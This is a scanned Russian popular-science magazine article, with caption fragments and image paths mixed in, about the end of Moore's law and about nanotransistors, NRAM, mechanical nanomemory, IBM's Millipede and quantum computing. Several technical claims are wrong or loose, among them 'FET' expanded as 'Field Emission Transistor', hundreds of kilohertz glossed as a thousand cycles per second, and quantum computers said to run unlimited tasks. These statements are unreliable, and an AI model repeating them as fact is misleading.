Закону Мура, как ни крути, уже исполнился 41 год. Серьезная компьютерная гонка началась в 1965 году, когда сооснователь компании Intel Гордон Мур выдвинул прогноз, касающийся будущего развития микроэлектроники. Он предположил, что количество транзисторов на чипах будет удваиваться каждый год. Тогда был повод для таких оптимистических прогнозов.

Во-первых, в то время чипы были еще очень



› Принцип действия и микрофотографии памяти NRAM

большими во всех отношениях. Как рассказывал мой преподаватель электроники, в то время они набирали триггеры (или в простонародье ключи) на полосе гетинакса размерами с обыкновенную линейку. И если кто мог разместить на ней 10 триггеров (из восьми получался один регистр, в котором можно было хранить 1 байт!), то это считалось круто.

Мур же, опираясь на достижения тогдашнего производственного процесса, предположил, что такая тенденция не вечна. Он подумал, что можно будет увеличить размеры чипов и разместить на них больше ключей, а также уменьшить расстояние между отдельными транзисторами.

Сегодня все эти задумки с успехом реализованы в железе. Уже разработано производство нанотранзисторов по 35-нм техпроцессу, и исследователи из IBM утверждают, что через пару лет приступят к освоению 11-нм техпроцесса. То есть на микросхемах размеры транзисторов будут не больше 11 нанометров. Чтобы ты понял, насколько это мало, приведу пример: вдоль одного такого транзистора можно будет выстроить 100 атомов кислорода.

Однако 11 нанометров — это почти предел для традиционной плоской кремниевой наноэлектроники. После этой окончательной миниатюризации транзисторов закон Мура перестанет действовать на классическую электронику. Сам Мур недавно сказал: «Ничто не может длиться вечно, но пройдет еще 10 — 20 лет до того момента, когда мы столкнемся с фундаментальным барьером и нам придется что-то придумывать».

Посмотрим теперь, как по времени разбросаны переходы от 65-нм транзисторов, которые внедряются сегодня, к 11-нм.

В 2007 году намечен переход на 45-нм процесс. 2009 год — внедрение 32-нанометрового, и только в 2011 году настанет черед технологического процесса 22 нм. А 11-нм техпроцесс появится где-то к 2020 году после внедрения в 2015 году 13-нм ноды.

Эти прогнозы не высосаны из пальца, а заявлены Паоло Джарджини, директором технологической стратегии из корпорации Intel. Более того, как он недавно сообщил, уже есть конкретные научно-технические разработки, которые позволяют реализовать эти долгоиграющие планы.

В то время как Intel, IBM и AMD продолжают уверенно двигаться по протоптанной дороге к 11-нм тупику, другие компании начинают искать альтернативу в виде трехмерных транзисторов, транзисторов на нанотрубках или вообще на отдельных молекулах.

Так, Infineon Technologies предложили оригинальную конструкцию транзистора для чипов энергонезависимой памяти (nonvolatile flash memory). Этот чип размерами всего 20 нанометров (и это, заметь, не в 2015 году, а уже сегодня) может длительно хранить один бит без подачи на устройство энергии.


Самая «продвинутая» современная flash-память, выполняющая аналогичные функции (хранение одного бита памяти), имеет размеры около 90 нм. Не мне тебе рассказывать, что такое flash-память и где она используется :).

Дело в том, что все попытки уменьшить flash-чипы, использующие 90-нм технологию до сегодняшнего времени не увенчались успехом из-за физических ограничений, накладываемых процессом их производства. А Infineon'цам удалось создать новый 20-нм чип только благодаря ранее изобретенному полевому транзистору FinFET (FET — Field Emission Transistor — полевой транзистор), который имеет трехмерную структуру расположения слоев полупроводников, позволившую уменьшить его размеры. Современные транзисторы — «плоские», и из-за такой геометрии трудно добиться большей миниатюризации. Один из главных компонентов транзистора — кремниевый «плавник» (fin) толщиной всего 8 нанометров, который проходит через нитридный слой, играющий роль «ловушки» для носителей информации — электронов. Затвор транзистора размерами 20 нм управляет «плавником», который обеспечивает переключение «ловушечного слоя». Транзистор сконструирован таким образом, что «ловушечный слой» электрически изолирован от «плавника» и затвора. В логическом состо-

→ НАНОТЕХНОЛОГИЧЕСКАЯ КОМПАНИЯ NANTERO, СПЕЦИАЛИЗИРУЮЩАЯСЯ НА ИЗГОТОВЛЕНИИ МОЛЕКУЛЯРНОЙ ПАМЯТИ НА ОСНОВЕ НАНОТЕХНОЛОГИЙ, И КОМПАНИЯ LSI LOGIC, ЛИДЕР В ПРОИЗВОДСТВЕ СПЕЦИАЛИЗИРОВАННЫХ МИКРОЧИПОВ, НЕДАВНО АНОНСИРОВАЛИ ГОТОВНОСТЬ К НАЧАЛУ ПРОИЗВОДСТВА НАНОПАМЯТИ NRAM. ЭТО СТАЛО ВОЗМОЖНО БЛАГОДАРЯ НОВОЙ ТЕХНОЛОГИИ РАЗДЕЛЕНИЯ И НАНЕСЕНИЯ НАНОТРУБОК НА ПОВЕРХНОСТИ ЧИПОВ.

НОВАЯ ПРОИЗВОДСТВЕННАЯ ЛИНИЯ ПРЕДСТАВЛЯЕТ СОБОЙ СТАНДАРТНУЮ ПОЛУПРОВОДНИКОВУЮ, НО С НЕБОЛЬШИМИ ДОПОЛНЕНИЯМИ, СВЯЗАННЫМИ С ТЕХНОЛОГИЕЙ NANTERO. ПРОИЗВОДИТЬ ЛИНИЯ БУДЕТ NRAM — RAM-НАНОПАМЯТЬ С ВЫСОКОЙ ПЛОТНОСТЬЮ ДАННЫХ. КАК УТВЕРЖДАЮТ АНАЛИТИКИ ОБЕИХ КОМПАНИЙ, В БЛИЖАЙШЕМ БУДУЩЕМ НОВАЯ НАНОПАМЯТЬ ЗАМЕНИТ ВСЕ СУЩЕСТВУЮЩИЕ ВИДЫ RAM-ПАМЯТИ.

ПАМЯТЬ NRAM ИСПОЛЬЗУЕТ НАНОТРУБКИ, КОТОРЫЕ ДО ЭТОГО ВРЕМЕНИ БЫЛО ДОСТАТОЧНО СЛОЖНО И ДОРОГО ПРОИЗВЕСТИ. НО БЛАГОДАРЯ ТОМУ, ЧТО КОМПАНИЯ NANTERA РАЗРАБОТАЛА НОВЫЙ МЕТОД ОЧИЩЕНИЯ УГЛЕРОДНЫХ НАНОТРУБОК И ТЕХНОЛОГИЮ ИХ МАССОВОГО НАНЕСЕНИЯ НА ЧИП, ПРОИЗВОДСТВО NRAM-ЧИПОВ СТАЛО РЕАЛЬНОСТЬЮ.



› Процессор 4 пня под микроскопом

› Механокомпьютер

янии, соответствующем «1», в «ловушку» попадает около 100 электронов. В современных чипах ячейка памяти в состоянии «1» содержит их около 1000.
Еще в 2004 году специалисты Infineon представили на Международной Конференции по электронным устройствам в Сан-Франциско новый flash-чип, который может хранить до 32 Гб информации, при этом он в 8 раз меньше продающихся сегодня.
Если нельзя сделать чип меньше, то ничто не мешает сделать его быстрее. Ученые из Гарвардского университета славно потрудились над оптимизацией скорости транзисторов. Они разработали самый быстрый на сегодняшний день нанотранзистор на основе нанострун.
Он состоит из германиево/кремниевого ядра и кремниевых нанострун, которые формируют структуру «ядро-нити» в Ge/Si наноструктуре с надежными омическими контактами и высокой мобильностью носителей зарядов. Их Ge/Si нанострунный FET (полевой транзистор) в 3-4 раза быстрее, современных кремниевых CMOS.


→ ФИЗИКИ ИЗ УНИВЕРСИТЕТА АРИЗОНЫ РАЗРАБОТАЛИ ТРАНЗИСТОР, СОСТОЯЩИЙ ИЗ ОДИНОЧНОЙ МОЛЕКУЛЫ. НОВЫЙ НАНОТРАНЗИСТОР РАБОТАЕТ БЛАГОДАРЯ ЭФФЕКТУ КВАНТОВОЙ ИНТЕРФЕРЕНЦИИ, ПОЭТОМУ ОН БЫЛ НАЗВАН QUIET — QUANTUM INTERFERENCE EFFECT TRANSISTOR. НОВЫЙ НАНОТРАНЗИСТОР QUIET ДЛИНОЙ ВСЕГО ОДИН НАНОМЕТР. МЕНЬШЕГО ПО РАЗМЕРАМ НАНОТРАНЗИСТОРА ДО СИХ ПОР УЧЕНЫМ ИЗГОТОВИТЬ НЕ УДАВАЛОСЬ.
БЛАГОДАРЯ ПРИНЦИПАМ КВАНТОВОЙ МЕХАНИКИ, НА КОТОРЫХ ОСНОВАНА РАБОТА QUIET, ЕГО ПЕРЕКЛЮЧЕНИЕ ПРОИСХОДИТ КОНТРОЛИРОВАНИЕМ РАЗЛИЧНЫХ ЭЛЕКТРОННЫХ ПОТОКОВ, ПРОХОДЯЩИХ ЧЕРЕЗ НЕГО. ОСНОВА ТРАНЗИСТОРА — КОЛЬЦЕВАЯ МОЛЕКУЛА БЕНЗОЛА С ДВУМЯ ПОДКЛЮЧЕННЫМИ К НЕЙ ЭЛЕКТРОДАМИ, ПО КОТОРЫМ ЧЕРЕЗ ТРАНЗИСТОР ПРОТЕКАЕТ ОСНОВНОЙ ТОК. ТОК, ПРОТЕКАЮЩИЙ ПО ТРЕТЬЕМУ ЭЛЕКТРОДУ, НЕ СКЛАДЫВАЕТСЯ С ОСНОВНЫМ, КАК ЭТО ПОЛОЖЕНО ПО ЗАКОНАМ ЭЛЕКТРОДИНАМИКИ, А ВЕДЕТ СЕБЯ КАК ВОЛНА, И ПОЭТОМУ 2 ТОКА МОГУТ ИНТЕРФЕРИРОВАТЬ МЕЖДУ СОБОЙ ТАКИМ ОБРАЗОМ, ЧТО ТРАНЗИСТОР ЗАКРЫВАЕТСЯ. ОПИСЫВАЕМЫЕ ИССЛЕДОВАТЕЛЯМИ ПЕРСПЕКТИВЫ РАЗВИТИЯ КОМПЬЮТЕРОВ НА КВАНТОВЫХ ТРАНЗИСТОРАХ QUIET ДОСТАТОЧНО ШИРОКО ОХВАТЫВАЮТ МИКРОЭЛЕКТРОННУЮ ИНДУСТРИЮ. ЭТО И КОМПЬЮТЕРНЫЕ ЧИПЫ, И МОБИЛЬНЫЕ УСТРОЙСТВА, И БЫТОВАЯ ЭЛЕКТРОНИКА — ВСЕ ТИПЫ ПРОДУКТОВ, ГДЕ ТОЛЬКО ИСПОЛЬЗУЮТСЯ ТРАНЗИСТОРЫ.

Как было установлено учеными, время переключения нанотранзисторов выше аналогичного показателя у транзисторов, состоящих из нанотрубок. И, естественно, оно выше, чем у любых современных MOSFET-транзисторов. Среди нестандартных проектов, заставляющих компьютеры работать еще быстрее, — использование вместо винчестера той же flash-памяти. Идея интересная, если учитывать то, что чем меньше будет «большой» механики в компе, тем лучше. Один мой друг поставил себе вместо винта две планки памяти по 1 Гб и установил на них винду. Ему пришлось подцепить на них отдельное автономное питание. Но зато как работала на них винда! Примерно то же, только более быстрое, предлагают нам на основе памяти flash-NAND.
Уже есть винчестеры с интегрированными 64 Мб или 128 Мб буферной flash-памяти. А в 2007 году NAND-винчестеры появятся на рынке.
Новая NAND-технология была названа MCP — Multi-chip Package Memory. Ее массовое производство началось в прошлом месяце. Как видишь, классическая электроника пока не собирается склеивать ласты, хотя этот процесс уже не за горами. Поэтому, кроме классических ухищрений, ученые ищут не классические.

Механические нанокомпьютеры

Одно из таких не классических ухищрений — возврат к механике старины Бэббиджа. Оказывается, что в физике наномира есть несколько ограничений для работы сверхмалой электроники. Одно из них — законы квантовой механики, которые не дают работать нанотранзисторам как надо. А вот механика работает достаточно надежно. Эрик Дрекслер, один из отцов нанотехнологии, даже разработал проект механического

› Квантовый ключ




› Аналитическая машина лорда Бэббиджа

› Механопамять под электронным микроскопом

нанотранзистора на стержневой логике. Основными элементами как механопамяти, так и транзисторов являются вдвигаемые и выдвигаемые стержни, взаимно запирающие движение друг друга.
Получается, что при ширине стержня в несколько атомных размеров (например, при использовании углеродных нанотрубок) компьютер, эквивалентный современному, содержащему 1 млн. транзисторов, может иметь объём 0,01 кубических микрон, а компьютер с памятью в 1 терабайт — 1 кубический микрон!
Как и в случае с наноэлектроникой, быстродействие наномеханического компьютера будет определяться возможностью отвода тепла. Расчёты Дрекслера показывают, что при комнатной температуре окружающей среды на 1 Вт рассеиваемой мощности такой компьютер будет осуществлять около 10Е16 операций в секунду. При мощности 100 нВт это даёт производительность 10Е9 операций в секунду, что примерно эквивалентно современному мощному настольному компьютеру. Но только в обьеме 1 кубический микрон! Для сравнения: красная кровяная клетка — эритроцит — имеет средний обьем порядка 60 кубических микрон. Получается, в эритроцит, который и в оптический микроскоп-то плохо видно, можно будет напихать 60 средних настольных компьютеров!

› Чип памяти flash-NAND Samsung NAND One 4 Гб



Не хуже дела обстоят и с механической памятью. Несмотря на то что при словах «механическая память» вспоминается старые счетные машины, арифмометры, «железные феликсы» и перфокарты, этот тип наномеханики не предполагает возврата к перфокартам. Над механическими ячейками памяти ученые работают с 2000 года. Например, в Бостонском университете ученый Притирэй Моханти создал систему хранения информации на основе наномеханических осцилляторов (колебательных струн). Эти механические ячейки памяти — из кремния, которые в тысячу раз меньше диаметра человеческого волоса. Использование механопамяти для хранения информации будет выгоднее по плотности информации, чем применение современных электромагнитных систем. Ученые уверены, что механопамять обгонит по емкости даже те магнитные устройства, которые по нынешним технологиям изготовления приближаются к физическому пределу плотности информации.

→ ИССЛЕДОВАТЕЛЯМ ИЗ ЯПОНСКОГО НАЦИОНАЛЬНОГО ИНСТИТУТА МАТЕРИАЛОВЕДЕНИЯ УДАЛОСЬ ПЕРЕНЕСТИ СТАРУЮ ТЕХНОЛОГИЮ МЕХАНОЭЛЕКТРИЧЕСКИХ ВЫКЛЮЧАТЕЛЕЙ НА КВАНТОВЫЙ УРОВЕНЬ. ОНИ СОЗДАЛИ МИНИАТЮРНЫЙ КВАНТОВО-МЕХАНИЧЕСКИЙ ВЫКЛЮЧАТЕЛЬ, ПОДОБНЫЙ ТЕМ, КОТОРЫЕ ПО СЕЙ ДЕНЬ ИСПОЛЬЗУЮТСЯ ВО МНОГИХ БЫТОВЫХ ПРИБОРАХ.
ПРИНЦИП РАБОТЫ ВЫКЛЮЧАТЕЛЯ ПРОСТ: ПРИ ПОДАЧЕ НАПРЯЖЕНИЯ НА УСТРОЙСТВО МЕЖДУ ДВУМЯ НАНОПРОВОДНИКАМИ ВОЗНИКАЕТ ИЛИ РАСПАДАЕТСЯ МОСТИК ИЗ СЕРЕБРА, КОТОРЫЙ ВЫПОЛНЯЕТ РОЛЬ ПРОВОДНИКА. ДЛИНА МОСТИКА, ПО КОТОРОМУ ПРОТЕКАЕТ ТОК, — ВСЕГО 1 НАНОМЕТР. НА ОТРЕЗКЕ ДЛИНОЙ 1 НАНОМЕТР МОЖНО РАСПОЛОЖИТЬ 10 АТОМОВ ВОДОРОДА. ПОЭТОМУ СООБЩЕНИЕ О СОЗДАНИИ НОВОГО КВАНТОВОГО УСТРОЙСТВА ПРЕТЕНДУЕТ НА СЕНСАЦИЮ.
В ОТЛИЧИЕ ОТ ОБЫЧНЫХ МЕХАНОЭЛЕКТРИЧЕСКИХ ПЕРЕКЛЮЧАТЕЛЕЙ, У НАНОАНАЛОГА НЕТ ДВИЖУЩИХСЯ МЕХАНИЧЕСКИХ ЧАСТЕЙ. ПЕРЕМЫЧКА ИЗ СЕРЕБРА ВОЗНИКАЕТ МЕЖДУ ШИНАМИ ПРОСТО ОТ ПОДАЧИ НА НИХ НАПРЯЖЕНИЯ. ПРОТОТИП, ИЗГОТОВЛЕННЫЙ УЧЕНЫМИ, ПЕРЕКЛЮЧАЕТСЯ С ЧАСТОТОЙ ОКОЛО 1 МГЦ ПРИ РАЗНИЦЕ ПОТЕНЦИАЛОВ МЕЖДУ ШИНАМИ ±600 МИЛЛИВОЛЬТ.
ТО, ЧТО НОВОЕ УСТРОЙСТВО РАБОТАЕТ ПО ЗАКОНАМ КВАНТОВОЙ ФИЗИКИ, ПОЗВОЛЯЕТ СОЗДАВАТЬ НА ЕГО ОСНОВЕ МНОГОБИТНУЮ ПАМЯТЬ.

Механопамять может работать, выполняя миллионы и миллиарды циклов в секунду, потребляя при этом в миллион раз меньше энергии, чем электронные аналоги. Связано это с тем, что механике не нужно рассеивать так много тепла, как электронике.
Одиночная ячейка памяти состоит из кремниевой струны нанометровых размеров, которая при воздействии на ее концы высокочастотным напряжением (с частотой в несколько мегагерц) изгибается. При определенной амплитуде напряжения струна принимает одно из конечных состояний («1» или «0» соответственно), что как раз нужно для хранения информации.

› Отдельный кантилевер «многоножки»


› Микрофотография и структура MOSFET


Маленькие размеры устройства позволяют ему достичь высокочастотных вибраций (в опытах — до 23,57 МГц). Эта частота отражает скорость чтения записанной информации. Для сравнения, винчестеры в современных ноутбуках характеризуются скоростью считывания информации в несколько сот килогерц (тысяча циклов в секунду). Ученые заверяют, что наномеханические ключи могут достичь скорости до миллиарда циклов в секунду.
Альтернативный вариант механических устройств хранения данных — всем известная «многоножка» от IBM, которая должна появиться на рынке в 2007 году. То, что она появится, сомнений нет, так как 11 марта 2005 на выставке CeBit в Ганновере IBM представила работоспособный чип устройства Millipede («многоножка»).
Благодаря нанотехнологиям чип изготовлен по 10-нм техпроцессу, позволяющему размещать на органической пленке, которая выступает в качестве носителя информации, углубления диаметром 10 нанометров. Расстояние между углублениями составляет 100 нанометров, что дает возможность поместить на чипе довольно большую матрицу атомно-силовых щупов (кантилеверов). Наличие углубления соответствует логической единице, а его отсутствие — логическому нулю. Кантилевер-щуп — это специальный атомно-силовой зонд, который «ощупывает» сканируемую поверхность, изменяя свое положение в пространстве в зависимости от того, встретит ли он на пути углубление или нет.
При чтении данных специальный привод кремниевого «стола», на котором помещена пленка с данными, перемещает ее в плоскости по заданным координатам X и Y. А привод мультиплексора позволяет управлять каждым кантилевером в отдельности, обеспечивая адресацию памяти. Благодаря большому количеству щупов матрица кантилеверов обеспечивает параллельное чтение или запись данных.
Операция записи происходит термомеханическим путем с помощью головок кантилеверов. Для поддержания постоянной температуры пленки, необходимой для проведения процедур записи и стирания данных, на чипе находится ряд нагревательных элементов. Принцип работы устройства в целом заимствован у систем, работающих с перфокартами. Но в отличие от бумажных перфокарт, «многоножка» умеет стирать продырявленную ею информацию благодаря пластическим свойствам ПММА и ряду нагревательных элементов.
Готовый выставочный чип «многоножки» может хранить 1,2 терабит (или 153 Гб) на площади в 1 квадратный дюйм.
Для сравнения представь чип размерами с почтовую марку, на которой можно записать содержимое 25-ти DVD-дисков. Размеры матрицы 4096-ти кантилеверов, представленной на выставке в Ганновере, — 6,3x6,3 миллиметра.
Как утверждает Йоханнес Вайндлен, менеджер проекта Millipede в IBM, минимальная емкость «многоножки» составит 10 Гб. Вайндлен также заявил, что IBM уже способна изготовить «многоножек» в серийном исполнении на базе кремниевых МЭМС.

Квантовые компьютеры

Как ни крути, но атомы и молекулы — хорошо, а кванты лучше. Тем, что на их основе можно такого навертеть, что самый продвинутый механоэлектрический комп будет просто отдыхать. Не зря считают человеческий мозг большим квантовым компьютером, в котором миллионы процессов проходят параллельно. Квантовые компьютеры оперируют квантовыми битами (qubits), или кубитами. Обычный бит — это классическая система, у которой есть только 2 возможных состояния. Можно сказать, что пространство состояний бита — это множество из двух элементов, например из нуля и единицы. Кубит же — это квантовая система с двумя возможными состояниями. Имеется ряд примеров таких квантовых систем: электрон, у которого спин может быть равен либо 1/2, либо -1/2 , или атомы в кристаллической решетке. Поэтому кубиты могут иметь большее множество состояний, чем традиционные биты, благодаря чему квантовые компьютеры способны обрабатывать

› «Многоножка» — общий вид самого чипа и принцип действия устройства





› Молекулярный штырь — основа механического нанокомпьютера

много параллельных процессов одновременно. И основная сила квантовых систем заключается именно в этой параллельности протекающих в них процессов. Один простенький компьютер «на квантах» будет в состоянии работать одновременно над неограниченным количеством задач.

Связано это с фундаментальным устройством нашего с тобой мира. Если заглянуть поглубже в мир квантов, то можно увидеть целый скоп потенциально возможных состояний системы кубитов, которые и будут использоваться при расчете той или иной задачи. Это состояние называется «запутывание» (entanglement). Другая отличительная черта квантовых компьютеров — явление квантовой телепортации информации. Уже в 1993 году ученый Ч. Беннетт обнаружил, что теоретически возможно использовать запутывание кубитов передачи информации (телепортации) неизвестного для отправителя А квантового состояния двухуровневой системы к получателю В без реального перемещения самого элемента!

Эта мысль стала далее основной для развития принципиально нового метода секретной передачи информации. Перечень возможных приложений запутанного состояния кубитов уже достаточно велик. Оно является одним из корней ожидаемых успехов квантовых вычислительных процессов, поскольку открывает принципиально новые возможности кодирования информации.

